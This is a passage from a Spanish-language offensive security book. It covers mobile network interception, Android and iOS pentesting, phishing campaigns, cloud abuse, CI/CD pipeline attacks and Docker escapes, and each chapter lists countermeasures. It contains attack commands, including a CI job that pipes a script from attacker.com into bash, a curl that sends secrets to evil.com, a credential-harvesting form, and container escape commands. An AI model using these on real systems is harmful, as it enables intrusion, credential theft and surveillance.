- **GSM (2G):** Sistema global para comunicaciones móviles. Popular en todo el mundo. Usa cifrado débil (A5/1, A5/2).
- **UMTS (3G):** Mejora en cifrado y autenticación, pero vulnerable a *downgrade attacks*.
- **LTE (4G):** Basado en IP, más seguro, pero aún sensible a ataques de *IMSI Catching* y manipulación de señal.
- **5G:** Refuerza seguridad, aunque todavía depende en gran parte de la infraestructura existente.

□ Reconocimiento de redes móviles

Para un atacante, el primer paso es **escuchar el espectro radioeléctrico**. Esto se hace con hardware y software especializado.

Hardware típico:

- **RTL-SDR** (económico, pero limitado).
- **USRP (Universal Software Radio Peripheral)**, estándar para laboratorios avanzados.
- **HackRF One**, el favorito de muchos hackers por su flexibilidad.

Software:

- **Airprobe** → captura tráfico GSM.
- **gr-gsm** → extensión de GNU Radio para analizar GSM.
- **Osmocom** → framework completo para experimentar con estaciones base falsas.
- **srsLTE** → stack LTE open-source para investigación en 4G.

□ Técnicas de ataque

1. IMSI Catcher / Stingray

Un *IMSI Catcher* es una falsa estación base que obliga a los teléfonos cercanos a conectarse, revelando su **IMSI (International Mobile Subscriber Identity)**. Esto permite:

- Identificar usuarios en un área.
- Interceptar llamadas y SMS.
- Forzar downgrade de 4G a GSM, exponiendo comunicaciones a cifrados débiles.

Ejemplo con **Osmocom**:

```
sudo osmocom-nitb -c config.cfg
```

Esto simula una torre GSM y atrae móviles cercanos.

---

2. Sniffing GSM con Airprobe

Captura tráfico GSM en crudo. Luego, con **gr-gsm** y **Wireshark**, se puede descifrar llamadas o SMS si el cifrado A5/1 es usado (y crackeado con tablas Rainbow).

```
grgsm_livemon -f 941.8M
```

Esto empieza a escuchar el canal de bajada en GSM.

---

3. Ataques de Downgrade (4G a 2G)

Aunque 4G es más seguro, los atacantes pueden forzar a un móvil a conectarse a una torre falsa que solo soporte 2G. Una vez en GSM, el cifrado débil vuelve el tráfico vulnerable.

---

4. Intercepción de SMS

Un Red Team puede interceptar **mensajes de autenticación en dos pasos (2FA)** enviados por SMS. El tráfico capturado se procesa con **Kraken** o **Hashcat** para romper el cifrado A5/1.

---

5. Ataques a VoLTE (Voice over LTE)

Con herramientas como **srsLTE** y un USRP, es posible montar un laboratorio donde se intercepte voz sobre IP en redes LTE, o incluso lanzar ataques de *man-in-the-middle* en llamadas.

□ Escenarios de Red Team

- **Interceptar 2FA vía SMS** → un atacante cerca de la víctima captura el código enviado por su banco.
- **Identificación de líderes en protestas** → uso de IMSI Catchers para registrar qué SIMs están presentes.
- **Espionaje corporativo** → escucha de llamadas de ejecutivos al viajar en países con redes GSM inseguras.
- **Ataques de manipulación** → redirigir llamadas o falsificar SMS usando estaciones base falsas.

□ Contramedidas

- **Deshabilitar 2G en el dispositivo** cuando sea posible (algunos smartphones modernos lo permiten).
- **Uso de cifrado extremo a extremo (Signal, WhatsApp, etc.)** en lugar de SMS o llamadas nativas.
- **Firewalls de telecomunicaciones** que detecten IMSI Catchers y anomalías de señal.

- **Tarjetas SIM con soporte para algoritmos más robustos (A5/3, MILENAGE).**
- **Monitoreo del espectro** en eventos sensibles para detectar estaciones base falsas.

□ Conclusión

El hacking de **GSM y 4G** no es un mito: es el mismo arte que usan agencias de inteligencia, cuerpos policiales y cibercriminales de alto nivel. Para un Red Team, dominar estas técnicas significa **tener control sobre la capa más profunda de la comunicación humana: la voz y los mensajes que cruzan el aire**.

Con hardware relativamente accesible y software libre, el atacante puede montar un laboratorio capaz de simular estaciones base, interceptar comunicaciones y demostrar la fragilidad de confiar ciegamente en las redes móviles.

La máxima queda clara: **la seguridad que depende solo del aire es humo**.

Capítulo 45

Pentesting en dispositivos Android

□ Introducción

Android es el **sistema operativo dominante en el mundo móvil**. Su ecosistema abierto, fragmentado y profundamente integrado en la vida cotidiana lo convierten en un blanco constante. Desde **banca móvil**, **mensajería corporativa**, **aplicaciones de salud** hasta el control de **IoT** y **autos inteligentes**, Android es la puerta de entrada al alma digital del usuario.

Un Red Team que ignore Android está ciego frente a uno de los vectores de ataque más críticos. En este capítulo aprenderemos cómo montar un laboratorio de pentesting móvil, cómo obtener acceso a un dispositivo, y qué herramientas usar para **recolectar, manipular y exfiltrar información sensible**.

□ Montando el laboratorio de pentesting

Para un entorno controlado y seguro:

- **Emuladores**:
  - **Android Studio Emulator**

    - **Genymotion** (muy usado en pentesting)
- **Dispositivos reales rooteados** (recomendado para pruebas reales).
- **Herramientas clave**:
    - **ADB (Android Debug Bridge)** → comunicación con dispositivos.
    - **Frida** → hooking dinámico en aplicaciones.
    - **Drozer** → framework para pentesting Android.
    - **APKTool** → decompilar/recompilar aplicaciones.
    - **MobSF (Mobile Security Framework)** → análisis estático y dinámico de apps.

□ Reconocimiento y análisis inicial

1. **Conectando el dispositivo vía ADB**:

```
adb devices
adb shell
```

Esto da acceso directo al shell del dispositivo.

2. **Extracción de APKs instalados**:

```
adb shell pm list packages
adb shell pm path com.banco.app
adb pull /data/app/com.banco.app-1/base.apk
```

Esto obtiene la aplicación bancaria para análisis.

□ Análisis de aplicaciones

- **Estático**:

Usar **APKTool** para decompilar:
`apktool d base.apk`
    - Esto permite ver el manifiesto y código smali.
    - Usar **MobSF** para escaneo rápido de vulnerabilidades (hardcoded keys, permisos peligrosos, endpoints expuestos).
- **Dinámico**:

Inyectar código con **Frida** para interceptar funciones sensibles:
`frida -U -f com.banco.app -l hook.js --no-pause`
    -
    - Manipular tráfico de apps móviles con **Burp Suite + certificado CA instalado en el dispositivo**.

□ Técnicas de ataque

1. Inseguridad en almacenamiento

Muchos desarrolladores guardan contraseñas en *SharedPreferences* o en bases SQLite sin cifrar. Ejemplo de extracción:

```
adb pull /data/data/com.banco.app/shared_prefs/user.xml
```

---

2. Intercepción de tráfico

Con un proxy (Burp Suite) y un dispositivo configurado, se pueden capturar credenciales, tokens y APIs internas. Si la app no valida certificados SSL correctamente, es vulnerable a *MITM*.

---

3. Reverse Engineering de APKs

- Usar **jadx** para decompilar a Java.
- Buscar *API keys* o *tokens hardcodeados*.

---

4. Exploitación con Drozer

Drozer permite explorar componentes inseguros: Activities, Services, Broadcasts. Ejemplo de enumeración:

```
drozer console connect
run app.activity.info -a com.banco.app
```

Esto lista actividades expuestas que pueden ser invocadas.

---

5. Root y Post-explotación

Una vez que el atacante obtiene root en el dispositivo:

- **Dump de credenciales** guardadas por apps.
- **Exfiltración de bases SQLite** con datos de usuario.
- **Keylogging** mediante hooking en funciones sensibles.

□ Escenarios de Red Team

- **Compromiso de apps bancarias**: interceptando tokens y manipulando transacciones vía MITM.
- **Corporate espionage**: extracción de correos y documentos desde aplicaciones de trabajo.
- **Ataque físico**: conexión rápida por ADB en dispositivos con *USB Debugging* activo.
- **Fraude publicitario**: apps maliciosas que inyectan clics falsos.

□ Contramedidas

- **Encriptar almacenamiento interno** y no usar SharedPreferences para datos sensibles.
- **Implementar certificate pinning** para evitar MITM.
- **Ofuscar código** con ProGuard o R8.
- **Revisar permisos** y aplicar el principio de mínimo privilegio.
- **Monitoreo MDM (Mobile Device Management)** en entornos corporativos.

□ Conclusión

El pentesting en Android revela la fragilidad de los sistemas que cargamos en el bolsillo. Un Red Team que domina estas técnicas puede demostrar cómo **un simple móvil comprometido equivale a comprometer la vida entera de un usuario o la seguridad de una empresa**.

El mensaje es claro: Android es un campo de batalla en el que cada aplicación mal diseñada puede abrir una brecha monumental.

Capítulo 46

Pentesting en iOS

□ Introducción

iOS, el sistema operativo de Apple, se vende al mundo como un entorno **hermético, pulcro y seguro**. Sus mecanismos de sandboxing, el App Store controlado y el cifrado por hardware hacen que muchos crean que es inviolable. Pero ningún castillo es inexpugnable: la historia está llena de *jailbreaks*, exploits de día cero y ataques de ingeniería inversa que han demostrado que incluso **la manzana más brillante puede pudrirse por dentro**.

En este capítulo vamos a descender al oscuro arte del **pentesting en iOS**, explorando herramientas, vectores de ataque y escenarios donde un Red Team puede demostrar que la seguridad absoluta no existe.

□ Preparando el laboratorio

Pentestear en iOS requiere superar su naturaleza cerrada. Dos caminos principales:

1. **Dispositivos jailbroken**
    - Permiten instalar binarios externos y acceder a carpetas internas.
    - Usar herramientas como **Cydia**, **Sileo** y **checkra1n** para liberar el dispositivo.

Acceso vía **SSH** para control remoto:
```
ssh root@192.168.0.10
password: alpine
```
    -
2. **Simuladores de iOS (Xcode)**
    - Útiles para pruebas de aplicaciones, aunque con muchas limitaciones (no replican hardware real).

Herramientas clave:

- **objection** → hooking en apps iOS (similar a Frida).
- **Frida** → manipulación dinámica en tiempo real.
- **cycript** → inyección de código Objective-C en apps.
- **Class-dump** → extracción de clases y métodos de apps.
- **Hopper / Ghidra / IDA** → análisis estático de binarios.
- **MobSF** → análisis automático de aplicaciones iOS (.ipa).

□ Reconocimiento y análisis de apps

1. **Extracción de aplicaciones (.ipa)**

Si se tiene acceso al dispositivo:
```
scp
root@192.168.0.10:/private/var/containers/Bundle/Application/AppName/App.ipa .
```
    -
2. **Análisis estático**
    - Desempaquetar con `unzip App.ipa`.
    - Examinar el **Info.plist** para permisos sensibles (cámara, micrófono, GPS).
    - Buscar *hardcoded keys* o endpoints en el binario.

3. **Análisis dinámico con Frida / objection**

Ejemplo: bypass de jailbreak detection.

```
frida -U -n AppName -l bypass.js
```

□ Técnicas de ataque

1. Bypass de seguridad en aplicaciones

Muchas apps incluyen defensas como *jailbreak detection*, *certificate pinning* o *root detection*. Con **objection**:

```
objection -g AppName explore
```

Luego:

```
ios sslpinning disable
```

Esto desactiva el pinning y permite interceptar tráfico con Burp Suite.

---

2. Intercepción de tráfico HTTPS

Al instalar un **certificado CA falso** en un dispositivo jailbroken, se capturan comunicaciones de apps que no validan pinning.

- Se pueden obtener **tokens de sesión, credenciales y APIs privadas**.

---

3. Inyección de código en apps

Con **cycript** o **Frida**, es posible alterar funciones internas en tiempo real. Ejemplo: forzar a una app de banca a mostrar saldos falsos en la pantalla.

---

4. Reverse Engineering de apps iOS

Usar **class-dump** para listar clases y métodos:

```
class-dump AppBinary > clases.txt
```

- Usar **Hopper** para navegar el código ensamblador.
- Buscar contraseñas codificadas o secretos de API.

---

5. Post-explotación en iOS

Una vez comprometido un dispositivo:

- Acceso a **Keychain** (almacén de contraseñas).
- Extracción de **mensajes de iMessage, WhatsApp o Signal**.
- Activación de **micrófono o cámara** en segundo plano.
- Movimiento lateral si el dispositivo está en redes corporativas.

□ Escenarios de Red Team

- **Ataque a ejecutivos con iPhones corporativos**: interceptar correos, documentos y llamadas VoIP.
- **Fraude en aplicaciones bancarias**: manipulación del tráfico y bypass de medidas de seguridad.
- **Espionaje**: uso de malware custom (spyware estilo Pegasus) para controlar dispositivos sin ser detectados.
- **Pentesting interno**: demostrar que incluso dispositivos iOS en MDM pueden ser comprometidos si el atacante logra acceso físico.

□ Contramedidas

- **Uso de certificate pinning reforzado** (con librerías actualizadas).
- **Revisar jailbreak detection**, implementando múltiples técnicas.
- **Cifrar correctamente datos en reposo** y nunca almacenar credenciales en texto plano.
- **Deploy seguro de apps**: revisar binarios con escaneos estáticos y dinámicos.
- **Implementar MDM fuerte** para entornos corporativos.

□ Conclusión

iOS no es el muro indestructible que Apple vende. Es más difícil de atacar que Android, sí, pero en las manos correctas, un Red Team puede **romper la jaula dorada** y exponer secretos igual de sensibles.

El verdadero poder está en **pensar como atacante**: si la seguridad depende de un ecosistema cerrado, basta encontrar una grieta en ese ecosistema para que todo se derrumbe.

Parte VI – Operaciones de Red Team en grande

Capítulo 47

Red Team vs Blue Team: simulaciones realistas

□ Introducción

En el corazón del hacking ético existe un choque eterno: **el Red Team contra el Blue Team**.

- El **Red Team** encarna la mentalidad ofensiva: piensan como atacantes, buscan grietas, rompen sistemas, fuerzan lo imposible.
- El **Blue Team** representa la defensa: vigilan, detectan anomalías, refuerzan el castillo, mitigan ataques y responden a incidentes.

Este enfrentamiento no es un simple juego de rol: en la práctica, es un **campo de entrenamiento realista** para organizaciones enteras, donde se ponen a prueba **personas, procesos y tecnología**.

□ Objetivo de las simulaciones

El propósito de un **ejercicio Red vs Blue** no es “ganar”, sino **medir la resiliencia**:

- ¿Cuánto tarda el Blue Team en detectar una intrusión?
- ¿Qué tan rápido reacciona la organización ante un ataque?
- ¿Qué vectores pasan desapercibidos?
- ¿Cómo se pueden mejorar las defensas sin limitar el negocio?

En la práctica, se busca un **feedback loop constante** donde cada lado evoluciona al ritmo del otro.

□ Metodología del enfrentamiento

Los ejercicios Red vs Blue suelen estructurarse en fases:

1. **Reconocimiento y preparación (Red)**
    - El Red Team estudia objetivos, recolecta OSINT, analiza superficie de ataque.
    - Ejemplo: escaneo silencioso de subdominios, extracción de credenciales expuestas en GitHub.
2. **Ataque inicial (Red)**
    - Lanzamiento de phishing dirigido.
    - Explotación de servicios vulnerables.

    - Ataques Wi-Fi o USB drop.
3. **Defensa activa (Blue)**
    - Monitoreo de logs y alertas SIEM.
    - Correlación de tráfico sospechoso.
    - Identificación de anomalías en endpoints.
4. **Movimiento lateral y persistencia (Red)**
    - Uso de pivoting, escalada de privilegios y exfiltración lenta de datos.
5. **Contención y respuesta (Blue)**
    - Bloqueo de C2.
    - Revocación de credenciales comprometidas.
    - Aislamiento de máquinas infectadas.
6. **Informe y lecciones aprendidas (ambos)**
    - El Red Team expone cómo entró, qué vulnerabilidades explotó.
    - El Blue Team documenta cómo respondió, qué logró detener y qué pasó por alto.

□ Escenarios realistas

1. Phishing corporativo

- Red: correos falsos con adjuntos maliciosos o links a clones de OWA/Google Workspace.
- Blue: detección por EDR, filtros de correo, y capacitación de usuarios.

2. Ataque físico

- Red: USB con payload preparado (Rubber Ducky, Bash Bunny).
- Blue: políticas de seguridad física y control de puertos USB.

3. Ataque Wi-Fi

- Red: rogue AP (*Evil Twin*) en cafetería cerca de la empresa.
- Blue: monitoreo de IDS inalámbrico y alertas de anomalías en conexiones.

4. Compromiso de Active Directory

- Red: Kerberoasting, Pass-the-Hash, abuso de privilegios.
- Blue: correlación de logs, alertas de cuentas privilegiadas, detección de Golden Tickets.

5. Exfiltración encubierta

- Red: envío de datos vía DNS tunneling o HTTPS camuflado.
- Blue: DLP, monitoreo de tráfico inusual, análisis de patrones de DNS.

□ Incorporando el Purple Team

Cuando el Red y el Blue trabajan juntos, nace el **Purple Team**.

- No es un equipo separado, sino una metodología colaborativa.
- El Red enseña al Blue las técnicas ofensivas.
- El Blue muestra al Red cómo están configuradas las defensas y qué gaps existen.
- Resultado: ambos crecen y la seguridad de la organización se fortalece de forma continua.

□ Herramientas clave

- **Para Red Team**: Metasploit, Cobalt Strike, Empire, BloodHound, Nmap, Burp Suite.
- **Para Blue Team**: SIEM (Splunk, ELK, QRadar), EDR (CrowdStrike, SentinelOne), IDS/IPS (Snort, Suricata), honeypots.
- **Para Purple Team**: frameworks como MITRE ATT&CK, CALDERA o Atomic Red Team.

□ Conclusión

Los ejercicios **Red vs Blue** no son un lujo: son la forma más realista de probar una organización contra ataques modernos. Un Red Team furioso sin un Blue que lo desafíe es solo un ataque simulado incompleto. Y un Blue Team sin Red es un ejército que nunca entrenó contra el enemigo.

En el choque de ambos bandos surge la **madurez en ciberseguridad**: cuando la ofensiva y la defensiva aprenden la una de la otra, las defensas se vuelven vivas, flexibles y resistentes.

Capítulo 48

Operaciones de phishing masivo con frameworks (GoPhish, SET)

□ Introducción

El **phishing** no es un simple correo trucho con faltas de ortografía. En el ecosistema de un Red Team moderno, se convierte en una **operación orquestada**, con infraestructura propia, plantillas realistas, métricas de éxito y explotación de la ingeniería social más oscura.

Los frameworks como **GoPhish** y el **Social-Engineer Toolkit (SET)** permiten a los pentesters desplegar campañas masivas con el realismo de un ciberdelincuente de élite. Su poder está en la **automatización**: crear, enviar, monitorear y comprometer a cientos de usuarios con unos pocos comandos.

□ GoPhish: la fábrica de campañas

GoPhish es un framework open source escrito en Go, diseñado para ejecutar ataques de phishing controlados.

Instalación básica (Linux):

```
wget
https://github.com/gophish/gophish/releases/download/v0.12.1/gophish-
v0.12.1-linux-64bit.zip
unzip gophish-v0.12.1-linux-64bit.zip
cd gophish
./gophish
```

1. Acceso: `https://127.0.0.1:3333`
2. **Configuración de campaña**:
    - Crear **plantillas de correo** (HTML clonadas de servicios como O365, Google, bancos).
    - Crear **landing pages** falsas que capturen credenciales.
    - Subir lista de **targets** (CSV de emails).
    - Configurar el **SMTP** para envío.

Ejemplo de template HTML (clon básico de login):

```
<form method="POST" action="http://malicioso.com/capture">
    <input type="text" name="email" placeholder="Correo">
    <input type="password" name="password" placeholder="Contraseña">
    <button type="submit">Iniciar sesión</button>
</form>
```

3.
4. **Monitoreo de resultados**:
    - GoPhish muestra métricas en tiempo real:
        - Emails entregados ☑
        - Emails abiertos □
        - Links clickeados □
        - Credenciales capturadas □

□ SET: el arsenal del ingeniero social

El **Social-Engineer Toolkit (SET)** es un marco ofensivo incluido en Kali Linux que lleva el phishing a otro nivel.

Ejecución inicial:
`setoolkit`

1.
2. **Menú principal**:
    - Spear Phishing Attacks
    - Website Attack Vectors
    - Infectious Media Generator
    - Wireless Access Point Attack
3. **Website Attack Vector → Credential Harvester**

Permite clonar un sitio en segundos:
`setoolkit > Social-Engineering Attacks > Website Attack Vectors > Credential Harvester Attack Method > Site Cloner`

    -
    - El atacante ingresa la URL real (ej: `https://outlook.office365.com`).
    - SET clona automáticamente la web y prepara el servidor malicioso.
4. **Ejemplo realista**:
    - El Red Team envía correos falsos de “reinicio de contraseña”.
    - La víctima abre el link → ve una copia idéntica de Office 365.
    - Ingresa usuario y clave → SET captura las credenciales en texto plano.

□ Técnicas avanzadas en campañas

- **Bypass de filtros de correo**:
    - Uso de **SMTP legítimos** o servidores comprometidos.
    - Evitar blacklists con rotación de IPs.
- **Ofuscación de URLs**:
    - Uso de **tinyurl**, **bit.ly** o Unicode homoglyphs (`rnicrosoft.com`).
- **Ataques multicanal**:
    - Correos + SMS (“smishing”) + llamadas de voz (“vishing”).
- **Integración con malware**:
    - Adjuntos con payloads generados en **Metasploit** o **Veil**.
    - Enlaces que descargan droppers disfrazados de PDF o Excel.

□ Escenario de Red Team

Una empresa objetivo recibe la siguiente operación:

- **Correo phishing masivo**: “Tu cuenta de Microsoft caducará, haz clic aquí”.
- **Página clonada con GoPhish**: idéntica al login real de O365.
- **Victimas**: 20 empleados hacen clic, 6 entregan credenciales.
- **Red Team**: usa las credenciales para acceder a correos internos y pivotar hacia datos sensibles.

- **Blue Team**: si es lento en detectar, la brecha escala a *compromiso completo de dominio*.

□ Contramedidas del Blue Team

- **Filtros de correo avanzados** con detección de phishing (Microsoft Defender, Proofpoint, Mimecast).
- **DNS Filtering** contra dominios maliciosos.
- **Autenticación multifactor (MFA)** para anular robo de contraseñas.
- **Entrenamiento de usuarios** con simulaciones de phishing recurrentes.
- **Alertas SIEM** ante accesos desde IPs anómalas.

□ Conclusión

El phishing es la **puerta de entrada número uno** en la mayoría de incidentes reales. GoPhish y SET permiten a un Red Team **replicar ataques a escala masiva**, medir vulnerabilidades humanas y demostrar a las organizaciones que la seguridad no es solo cuestión de firewalls, sino de **conciencia y preparación**.

Un empleado distraído puede ser la chispa que encienda el incendio. El rol del Red Team es encender esa chispa en laboratorio, para que en la vida real el Blue Team esté listo con los extintores.

Capítulo 49

Abuso de servicios en la nube (AWS, Azure, GCP)

□ Introducción

La nube prometía seguridad y escalabilidad, pero la realidad es que **la mayoría de las brechas ocurren por errores humanos**: configuraciones débiles, credenciales expuestas, excesivos privilegios. Para un Red Team, abusar de servicios cloud no significa “romper” la infraestructura, sino **aprovechar la negligencia** de los administradores y la complejidad de entornos híbridos.

Los gigantes **AWS, Azure y GCP** concentran la información y los procesos de miles de corporaciones. Un solo descuido puede equivaler a dejar la **puerta del castillo abierta** en medio de la tormenta.

□ Reconocimiento en la nube

1. **Búsqueda de credenciales expuestas**:
    - Claves de AWS en repositorios de GitHub.
    - Archivos `.aws/credentials` olvidados en servidores públicos.
    - Variables de entorno filtradas en contenedores.

Ejemplo búsqueda en GitHub:
```
aws_access_key_id
aws_secret_access_key
```
2.
3. **Enumeración de servicios en ejecución**:
    - AWS: `aws ec2 describe-instances`
    - Azure: `az vm list`
    - GCP: `gcloud compute instances list`
4. **OSINT cloud**: usar Shodan, Censys o herramientas específicas como **CloudEnum** para descubrir buckets, endpoints expuestos y dominios vinculados.

□ Abusos comunes en AWS

- **Buckets S3 mal configurados**:
    - Públicos por error → exposición de datos sensibles.

Ejemplo:
```
aws s3 ls s3://bucket-vulnerable --no-sign-request
```
    -
    - Herramientas: **s3scanner**, **ScoutSuite**.
- **IAM con privilegios excesivos**:
    - Cuentas con `AdministratorAccess` innecesaria.
    - Ataque clásico: **Privilege Escalation** creando un nuevo usuario con permisos totales.
- **Abuso de Lambda Functions**:
    - Subida de payloads maliciosos en funciones sin validación.
    - Ejecución remota de código al estilo “cloud shell”.
- **CloudTrail mal configurado**:
    - Sin logs o con almacenamiento inseguro → invisibilidad del atacante.

□ Abusos en Azure

- **Azure AD mal gestionado**:

    - Usuarios con MFA deshabilitado.
    - Ataques de **password spraying** con herramientas como **MSOLSpray**.
- **Aplicaciones registradas vulnerables**:
    - Tokens JWT sin validación correcta.
    - API keys expuestas en repositorios.
- **Role Assignment Abuses**:
    - Un usuario con rol bajo puede escalar a **Owner** manipulando asignaciones de roles.
- **Azure Storage Accounts**:
    - Exposición de blobs públicos con información sensible.

Ejemplo:
```
az storage blob list --account-name vulnerable --container-name public
```
    -

□ Abusos en GCP

- **Buckets de Google Storage**:
    - Acceso público no intencionado.

Ejemplo:
```
gsutil ls gs://vulnerable-bucket
```
    -
- **Service Accounts sobreprivilegiadas**:
    - Tokens reutilizables que permiten ejecutar comandos críticos.
    - Ataque clásico: **Impersonación** → asumir identidad de otra cuenta de servicio.
- **Cloud Functions y Pub/Sub**:
    - Inyección de código en funciones con validación débil.
    - Uso de Pub/Sub como canal de C2 (Command & Control).
- **Stackdriver Logs inseguros**:
    - Almacenamiento mal configurado que expone datos de auditoría.

□ Escenario de Red Team

1. El Red Team encuentra credenciales de AWS expuestas en GitHub.
2. Usan `aws cli` para listar S3 buckets y descubren respaldos con contraseñas en texto plano.
3. Escalan privilegios creando un usuario administrador oculto.
4. Con acceso, despliegan un script que extrae bases de datos RDS y las replica en su servidor C2.
5. El Blue Team solo detecta el ataque una semana después al revisar costos inflados por instancias creadas en la cuenta.

□ Contramedidas

- **Aplicar principio de mínimo privilegio (PoLP)** en IAM.
- **Monitorear configuraciones** con herramientas como:
  - **ScoutSuite** (multi-cloud).
  - **Prowler** (AWS).
  - **Azucar** (Azure).
- **Cifrar buckets y bases de datos** por defecto.
- **Activar MFA** en todas las cuentas.
- **Auditorías periódicas** en GitHub, GitLab y repos internos para evitar secretos filtrados.
- **Detección en tiempo real** con SIEM y alertas de comportamiento anómalo.

□ Conclusión

El Red Team que sabe moverse en la nube entiende que los errores de configuración son más peligrosos que un exploit 0-day. AWS, Azure y GCP concentran **el tesoro dorado de las corporaciones modernas**: datos, identidades y servicios críticos.

El verdadero poder no está en romper el hierro de los servidores, sino en **explotar la niebla mal vigilada de la nube**.

El atacante se convierte en un **fantasma entre nubes**, invisible si no hay logging y casi imparable si las defensas son laxas.

Capítulo 50

Infraestructura como blanco: ataques en CI/CD

□ Introducción

En la era DevOps, **el código es el nuevo rey** y los pipelines de CI/CD son las arterias que lo transportan. Jenkins, GitLab CI, GitHub Actions, CircleCI y Azure DevOps son utilizados para automatizar pruebas, construir imágenes y desplegar aplicaciones. Pero con cada automatización, aparecen grietas: **credenciales hardcodeadas, runners inseguros, secretos expuestos, validaciones deficientes**.

Un Red Team que ataca un pipeline no necesita vulnerar el sistema final: basta con **inyectar veneno en la sangre antes de que llegue al corazón**.

□ Superficie de ataque en CI/CD

1. **Repositorios de código**
   - Secretos en commits (`.env`, `.pem`, `.kube/config`).
   - Configuración débil en GitHub/GitLab (repos públicos con información interna).
   - Dependencias maliciosas (ataques de *Dependency Confusion*).
2. **Servidores de integración (Jenkins, GitLab Runners, etc.)**
   - Consolas expuestas sin autenticación fuerte.
   - Plugins vulnerables en Jenkins.
   - Runners con permisos excesivos en máquinas compartidas.
3. **Almacenamiento de artefactos**
   - Paquetes NPM, PyPI, Maven o contenedores Docker en registries inseguros.
   - Publicación sin firmas → permite sustitución de binarios.
4. **Pipelines mal diseñados**
   - No separación de entornos (dev, staging, prod).
   - Scripts que ejecutan comandos con `sudo` sin control.
   - Reutilización de tokens y claves SSH entre stages.

□ Técnicas de ataque

1. Inyección de código en el pipeline

Un atacante que compromete el repo puede insertar código malicioso en el build script:

```
# .gitlab-ci.yml
build:
  script:
    - echo "Ejecutando build legítimo..."
    - curl http://attacker.com/payload.sh | bash
```

Ese script se ejecutará en cada despliegue, otorgando **acceso persistente**.

---

2. Robo de secretos del entorno CI/CD

Muchos pipelines almacenan variables como `AWS_SECRET_KEY` o `DOCKER_PASSWORD`. Con un simple `echo` un atacante podría exfiltrar estos secretos:

```
echo $AWS_SECRET_KEY | curl -X POST http://evil.com/leak
```

---

3. Ataques a runners compartidos

En GitLab o GitHub Actions, los **runners compartidos** ejecutan jobs de múltiples proyectos. Si no están aislados correctamente, un atacante puede:

- Escalar a otros proyectos.
- Leer archivos de otros builds.
- Inyectar malware en imágenes compartidas.

---

4. Supply Chain Attacks

La infiltración más sutil: comprometer **una dependencia usada en el build**. Ejemplo: publicar un paquete NPM llamado `lodash-extras` que es descargado automáticamente en el pipeline. Resultado: **malware integrado en todas las builds**.

---

5. Repositorios de contenedores inseguros

Los registries de Docker a menudo carecen de autenticación. Un atacante puede **inyectar una imagen maliciosa** con el mismo nombre que la oficial y esperar que sea descargada por el pipeline.

```
docker push registry.company.com/app:latest
```

□ Escenario de Red Team

1. El Red Team encuentra un runner de GitLab con permisos de root en la nube.
2. Inyectan un job malicioso en un proyecto menor, que extrae secretos de `CI/CD variables`.
3. Descubren claves de AWS y GCP almacenadas en texto plano.
4. Usan esas credenciales para pivotar y comprometer toda la infraestructura cloud.
5. En paralelo, introducen un backdoor en la imagen Docker de producción.
6. Resultado: **el enemigo controla desde la raíz el ciclo de desarrollo y despliegue**.

□ Contramedidas

- **Segregar entornos**: dev, staging y prod deben tener pipelines y runners separados.
- **Uso de runners dedicados** y aislados, nunca compartidos en entornos sensibles.
- **Escaneo de secretos** con herramientas como `trufflehog`, `gitleaks`.
- **Validar dependencias**: usar repositorios internos y firmar paquetes.
- **Firmado de imágenes y artefactos** con Notary o Cosign.
- **Principio de mínimo privilegio** para variables y tokens en CI/CD.
- **Monitoreo en tiempo real** de pipelines con SIEM y alertas sobre anomalías.

□ Conclusión

La infraestructura de CI/CD es la **columna vertebral de la empresa digital**. Si un atacante controla la cadena de build, controla cada servidor que reciba el software. Este capítulo revela que los ataques más oscuros no siempre están en la red perimetral, sino en **los engranajes invisibles de la fábrica de código**.

El Red Team furioso sabe que si envenena un pipeline, el enemigo se convierte en su propio aliado, desplegando con orgullo el malware que lo destruirá.

Capítulo 51

Ataques a contenedores y Docker

□ Introducción

Docker y la contenerización cambiaron el mundo del software. Aplicaciones que antes requerían complejas instalaciones ahora se ejecutan en imágenes ligeras, portables y replicables. Sin embargo, esa portabilidad también es un **arma de doble filo**: si un atacante compromete un contenedor, puede escalar desde un sandbox hasta la totalidad del host.

El Red Team no ve contenedores: ve **jaulas mal cerradas** donde cada grieta es un vector de ataque.

□ Superficie de ataque en Docker

1. **Imágenes inseguras**
   - Imágenes descargadas de Docker Hub sin verificación.
   - Uso de imágenes *latest* sin control de versión.
   - Inclusión de paquetes innecesarios que aumentan la superficie de ataque.
2. **Configuraciones peligrosas**
   - Contenedores ejecutados como `root`.
   - Montajes de volúmenes sensibles (`/etc`, `/var/run/docker.sock`).
   - Redes abiertas sin firewalls internos.
3. **Registro de imágenes comprometido**
   - Uso de registries públicos sin autenticación.
   - Suplantación de imágenes por atacantes (*image poisoning*).

4. **Docker Daemon expuesto**
    - API de Docker abierta en `tcp://0.0.0.0:2375`.
    - Permite ejecutar contenedores arbitrarios con permisos de administrador.

□ Técnicas de ataque del Red Team

1. Docker Escape

Si un contenedor mal configurado corre como root y tiene acceso al socket de Docker, el atacante puede **controlar el host**.

Ejemplo:

```
docker run -v /:/host --rm -it alpine chroot /host
```

Este comando monta el sistema de archivos del host y lo abre como si fuera un chroot. Resultado: acceso root al servidor físico.

---

2. Poisoning de imágenes

Un atacante publica una imagen con un nombre popular en Docker Hub:

```
docker pull nginx:latest
```

Pero en realidad no es la oficial, sino una versión troyanizada. Cada despliegue de esa imagen replica la intrusión.

---

3. API de Docker insegura

Con acceso al daemon remoto (`2375` abierto), el atacante puede lanzar un contenedor con montajes peligrosos:

```
curl -X POST --unix-socket /var/run/docker.sock \
  -d
'{"Image":"alpine","Cmd":["/bin/sh"],"HostConfig":{"Binds":["/:/mnt"]}}
' \
  http://localhost/containers/create
```

Esto convierte al contenedor en un **vehículo de acceso root al host**.

---

4. Volúmenes sensibles

Si el contenedor tiene montado `/var/run/docker.sock`, el atacante puede controlarlo y lanzar nuevos contenedores comprometidos.

---

5. Escalada lateral en clusters

En entornos de múltiples contenedores, comprometer uno puede permitir:

- Sniffing de tráfico interno.
- Ataques de pivoting entre microservicios.
- Robo de secretos en archivos de configuración.

□ Escenario Red Team

1. El Red Team encuentra un contenedor de pruebas corriendo como root.
2. Dentro, detectan que `/var/run/docker.sock` está montado.
3. Lanzan un nuevo contenedor privilegiado con acceso total al host.
4. Desde el host, pivotan hacia otros nodos, accediendo a logs, secretos y bases de datos.
5. Resultado: **la jaula se convierte en trampolín para controlar toda la infraestructura**.

□ Contramedidas

- **No correr contenedores como root**. Usar usuarios restringidos en `Dockerfile`.
- **Nunca exponer el socket de Docker**. Si se necesita, proteger con TLS.
- **Escanear imágenes** con herramientas como `Trivy`, `Clair`, `Anchore`.
